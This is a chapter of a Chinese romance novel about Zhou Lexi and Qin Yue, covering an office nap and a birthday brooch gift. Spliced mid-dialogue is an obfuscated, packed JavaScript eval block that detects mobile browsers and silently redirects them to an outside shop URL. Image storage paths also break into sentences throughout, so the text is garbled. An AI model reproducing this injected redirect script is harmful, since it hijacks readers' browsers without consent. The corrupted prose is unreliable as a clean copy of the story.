一直以来她还真不知道秦越的电脑密码,她偶尔碰上要用电脑,跟他借,他都是输入密码再给她的。
周乐惜挠挠耳朵,转念又一想,她的生日是一月十,0110,用来当密码还挺好记的。
周乐惜输入数字,解锁,看着屏幕上密密麻麻的文字,她深吸口气,打起精神。
半小时后。
一小时后。
一个半小时后。
工作真不是人干的!
周乐惜打了不知道多少个哈欠,这会儿眼睛已经是半待机状态在看这份并购案补充协议。
电梯抵达顶层,许亭带着签署好的文件走进于格的办公室。
于格正在整理一堆报表,看他一眼便低头继续忙:“你直接进去汇报给秦总吧。”
许亭点点头,出去了。
走到磨砂玻璃门前,抬手轻叩两下,推门而入。
午后,室内光线柔和。
许亭习惯性地把视线投放到靠窗那张办公桌上。
然而看到的却是趴伏在桌面睡着的周乐惜,乌黑如瀑的长发垂散,一边脸颊被挤压着,姿态娇憨。
就像开在盛夏清池里的一朵粉荷。
许亭脚步顿住,视线偏转。
这才注意到这间办公室真正的主人坐在真皮沙发里,脊背后靠,长指翻动文件,神情闲适。
“不用汇报,给我吧。”秦越看向许亭。
意思再明显不过,别吵醒周乐惜。
在秦越这里。任何事都越不过周乐惜。
许亭垂首,默默将合同递过去,随即无声地退出办公室。
秦越的目光从合同上移开,淡淡扫过门口方向,沉默片刻,他合上文件,拿出手机给人资负责人发了几条通知。
收起手机,秦越站起身。
小姑娘睡得很沉,脑袋歪着趴在交叠的手臂上。
能坚持工作一个半小时,已经很厉害。
秦越无声笑笑。
他倒是不介意继续在沙发上处理工作,但她这样睡下去,用不了多久肩膀和脖子就会酸痛发麻。秦越俯身,双臂穿过她的腰背,将她从椅子上抱了起来。
他动作放得极轻。
抱她的姿势也分外熟练。
周乐惜微微皱眉,长睫也随之颤了颤,却没有被吵醒。
像是本能察觉到是谁在抱自己,她转着脸,下意识往他怀里缩了缩。
看着她毫无防备的依赖,秦越眸色微暗,一时,真不知该高兴还是无奈。
将人抱进休息室,轻放在床上。
床很大,显得她格外娇小,安静仰躺在枕头上,双手摊开,很乖。
秦越坐在床边,目光落在她散落的发丝上,有一缕贴着脸颊。
他伸出手,用指腹轻轻拨开那缕头发。
手指悬在她脸颊上方。
周遭安静得针落可闻。
最终,他还是轻轻碰了下去。沿着她的侧脸,挺翘的鼻梁,最终停在她的眼尾,轻轻一碰。
她的眼睛如星辰浩瀚,里面有他,却不只有他。
他神色冷静,动作轻柔,像在轻抚一件稀世珍宝,然而看似无波的深海平面,内里早已汹涌翻腾。
他养大的宝贝,怎么不是属于他的。
-
许亭坐回工位,沉默着继续处理待办事项,目光却不受控地瞥向那扇紧闭的办公室玻璃门。
就在这时,电脑右下角突然弹出一条集团内部群发消息。
关于各部门空缺岗位的优先内部竞聘通知。
许亭动作微顿,最终还是点开来。
“你想参与内部竞聘?”于格抬头看向来人。
许亭:“嗯。”
于格思索片刻,客观评价道:“比起总裁办,以你的性格的确更适合一门心思埋头搞技术。”
于格:“不过,我能知道原因吗?”
许亭默了默,没有立即回答。
于格观察着他的表情,又看了看他身后的走廊,稍微压低声音:“你该不会是为了躲周小姐吧?”
许亭要竞聘的岗位在下面的技术部,对周小姐来说,肯定不比出入顶层自在,她就没那么方便随时找过去了。
许亭微僵:“……不是。”
于格盯着他看了两秒,见他并不想说,他也不再追问,只叮嘱他提交资料,然后等待面试通知。
-
周乐惜睡醒犯迷糊,环顾四周想了会儿才认得这是秦越的休息室。
她慢悠悠坐起身,一抬眼,看到了靠在不远处沙发上闭目养神的秦越。
鸠占鹊巢了。
本该他睡床的,却被自己霸占着。
淡淡光影从百叶窗照进来,拢着男人轮廓分明的侧脸。
领带拆了扔在一边,衬衣领口的扣子也解了两颗,整个人看起来很散漫。
人前的秦越西装革履,威严冷漠,现在这副松弛的样子也只有身边亲近的人才能见到。
周乐惜下了床,轻手轻脚走过去,看到的是一张英挺冷峻的脸,别说疲惫感,连一丝黑眼圈她都没瞧见。
“难怪有这么多人崇拜你……”
人都是慕强的,周乐惜也不例外,她之所以无条件信赖秦越,是打心底认为无论什么事儿求到秦越面前,他都能应承她。
周乐惜弯着腰,脚步不自觉走近,结果没注意到秦越伸出来的长腿,一下就被绊了个正着。
“——啊!”
整个人不受控制地向前扑去,周乐惜结结实实地跌进了秦越怀里。
他坚实的胸膛像堵墙,撞得周乐惜闷哼一声。
“……腿长这么长干嘛!”她趴在他胸口,小声抱怨。
下一瞬,一只大手虚扶在她后腰,嗓音低哑:“把我砸坏了,你得负责。”
温热的气息拂过发顶,周乐惜猛地抬头,撞见一双黑曜石般沉静的眸子,正定定地看着她。
周乐惜一时间忘了动,张了张唇,傻傻地看着他。
秦越也没再说话,揽着她腰,与她对视,彼此零距离相贴。
中央空调吹动百叶窗的叶扇,一抹反光晃过眼前,周乐惜瞬间反应过来。
“怎么可能把你砸坏,我哪有那么重!我又不是铁锤!”
她似乎有些慌忙,从他怀里挣脱着爬起来,站好。
秦越看着她,笑了笑,挺腰坐直,抬手揉了揉太阳穴。
周乐惜见状,犹豫片刻,放轻声音:“你…真被我砸疼了?胸口疼不疼?我…帮你揉揉?”
这话听起来像个小变态,一双眼睛却亮晶晶的,唯有关切,纯良无害。
当真气人。
秦越睨她一眼,淡淡道:“没那么脆弱。”
“哦……”
周乐惜应了一声,挠挠耳后。
她像是突然想起什么似的:“对了,灵灵约了我吃晚饭,我先走了。”
转身往外走了两步,周乐惜没忍住又回头,一本正经地叮嘱:“你
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17179126|196932||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();$(''#content'').append(''
记得劳逸结合,别太累,不然会老得很快的!”
乌灵最近在追一位清冷正直的大学教授,哪有空约她,周乐惜不过是找借口想回家继续做生日礼物。
秦越既然回来了,她就想赶紧把礼物送出去,不然总感觉心里惦记着一件事。
秦越盯着她的背影。
小姑娘风风火火地走了,最后留下的那句话,简直像恶魔低语。
许亭比她小两岁。
而他……年长她三岁。
秦越坐了片刻,从沙发上站起身,走向穿衣镜,目光复杂地端详自己。
拎着包从秦越办公室出来,周乐惜下意识朝许亭的办公位望了一眼。
依旧空荡荡的,大概人还没回来,她没再停留,默默转身。
进了电梯,周乐惜斜倚着扶手。
手指反复捏着树懒包挂,整个人有点儿心不在焉。
从秦越休息室出来时,她走得似乎有些急。
周乐惜抿了抿唇。
眼里升起一丝茫然。
下到负一,周乐惜走出电梯厅,这才想起来自己今天没开车。
正呆着,一辆黑色库里南缓缓开到了她面前,司机下车,恭敬地替她打开车门,微笑道:“周小姐,秦总让我送您。”
秦越还真是一如既往,像亲哥照顾妹妹一样把大小事都给她安排妥当。
周乐惜心里一暖,弯腰上车。
库里南驶入车流,后座安静,周乐惜转头看向窗外,思绪渐渐飘远。
再顺遂的人生,也会有不可控的至暗时刻发生,更何况周乐惜并非是个老老实实的乖小孩儿。
周乐惜印象最深的至暗时刻,是小时候和妈妈去参加一位伯伯的庄园乔迁派对。
宾客们都在前院。
周乐惜无聊,悄悄溜到了后院。
那位伯伯在后院养了一只狮型獒。
周乐惜第一次见到这种獒犬,好奇又兴奋。
见它耷拉着耳朵,安静地趴在草地上,她以为它性情温顺,于是不由自主地,越靠越近。
可是没想到,性情的确乖顺的藏獒嗅到了周乐惜身上的气味,忽然变得暴躁起来,一声怒吠吓得她一个激灵,踉跄着摔倒在了草地上。
眼见獒犬龇牙咧嘴逼近,周乐惜脸色惨白,吓得连哭都哭不出来。
“——惜惜!!”
就在这时,秦越的声音传了过来。
那只原本凶性大发的藏獒竟然像遇见了天敌似的,瞬间夹着尾巴跑开了。
周乐惜抬头,看见朝自己急切跑过来的秦越,看见他眼里浓浓的关切,心疼和安抚。
她再也忍不住,眼泪一下子涌了出来,扑进他怀里,紧紧搂住他的脖子,哇哇大哭。
她浑身发抖,哭得抽抽搭搭,然而哭着哭着,又忍不住仰起脸,在泪水朦胧中寻找他的眼睛,听见他的嗓音贴着她的耳畔,低沉又温柔。
情绪慢慢被安抚,但依旧止不住泪。
她哭一会儿,就要抬头去看秦越,接收他眼中浓浓的关切,令她充满安全感。
这些年,秦越看她的眼神,依然带着庇护,包容,以及沉稳可靠的温柔。
而不是像刚才那样,那双分明熟悉的眼睛变得深沉晦暗,多了许多周乐惜看不懂的情绪在里面。
他滚动的喉结,她的手心压住他胸口时那阵骤然加快的心跳。
可这一切,又仿佛只是一瞬。
转瞬即逝。
周乐惜茫然地想。
或许……是她看错了吧。
9. 有惜惜
精益求精多日,周乐惜终于做好了送给秦越的生日礼物,她将礼物轻轻托起放到灯下,仔细欣赏一番,再次感叹自己的绝妙审美。
周乐惜准备把礼物送出去。
恰好今晚邵氏集团要举办客户答谢晚宴,邵家和周家一直都有紧密的合作,周敏宜自然收到了邀请函。
秦越和邵家的新任掌权人交情匪浅,也在受邀之列。
傍晚,邵家旗下的私人俱乐部大门外豪车云集,黄昏将这栋建筑染成了贵气的鎏金色。
[在哪?]
[后花园。]
[等我,我来啦!]
厉旭昨儿晚上才从京市回来,补觉到今天下午,那双风流倜傥的桃花眼已然恢复神采。
厉旭单手插兜,另一只手转着酒杯,抿了一口,侧眸看向身旁人:
“哥,不用问,一看你这表情我都知道是谁给你发消息。”
秦越淡然收起手机:“说明你视力不错。”
厉旭:“……”
果不其然,周乐惜出现了。
周乐惜本就生得白,今天难得精心打扮,一袭浅青色礼服穿在身上像初春枝头抽芽般的嫩。
她今天的唇色是淡淡的蜜桃色,像柔软的果肉,一张脸带着不谙世事的清澈,从周围各种西装革履,珠光宝气的成熟精英里穿过,就像一颗误入人间的露珠。
在海市,周家虽然远不能和秦家比肩,但周家往上数三代都是信誉闻名的儒商。
周乐惜长得漂亮,出身又好,她一出现,周围便多了许多蠢蠢欲动的眼神。
被她那张脸晃了心神,有人就要上去搭讪,然而还没抬脚,便被身边人拽住肩膀低声提醒。
“周家二小姐你也敢招惹,她身后可是秦家那位……”
那人瞬间如梦惊醒,打消旖旎念头。
后花园宾客不少,周乐惜扫视一圈才捕捉到目标,她快步过去。
自动忽视旁边的厉旭,周乐惜打开手包拿出一个礼盒递了过去。
“今年的生日礼物!”
她双眼含笑地看向面前男人。
秦越接过礼盒,打开便看到了一枚十分闪耀的蓝宝石胸针。
胸针的设计理念来自于‘国王的权杖’,蓝宝石为顶端的主石,铂金镶边的权柄上面用了十八颗白钻点缀。
厉旭只看过来一眼,便不由自主地前倾身体:“你自己设计的?”
周乐惜微抬下巴:“别太崇拜。”
厉旭:“……”
厉旭明示她:“我生日也快到了。”
周乐惜:“知道知道。”
厉旭:“我也要这个。”周乐惜一根手指摇了摇:“那你别想了,这是独一无二的,只有秦越才有!”
周乐惜不再理他,歪着脑袋一脸期待地看向秦越:“怎么样,你喜欢吗?”
秦越看着她,嗓音喑哑:“喜欢。”
更喜欢她那句,独一无二。
“帮我戴上。”秦越取出胸针。
厉旭闻言看了他一眼,然后很识趣地默默平移了几步,看似侧对着,实则悄悄从腋下伸出了手机摄像头。
周乐惜正了正胸针,后退两步端详一番,满意点头。
蓝宝石颜色通透,就像不可冒犯的深海,沉静威仪,和秦越清冷的气场很相配。
周乐惜还发现秦越今天系的领带同样是她送的,他浑身上下都有她的印记。
这种认知让周乐惜有种自己全然独占秦越的感觉。
“那我去陪姐姐了。”
周乐惜轻快转身,裙纱摇曳。
“不用谢。”厉旭平移回来,晃了晃手机。
秦越打开手机,照片里,彼此近在咫尺,他垂眸望着她,她看向胸针,用两只手认真为他佩戴。
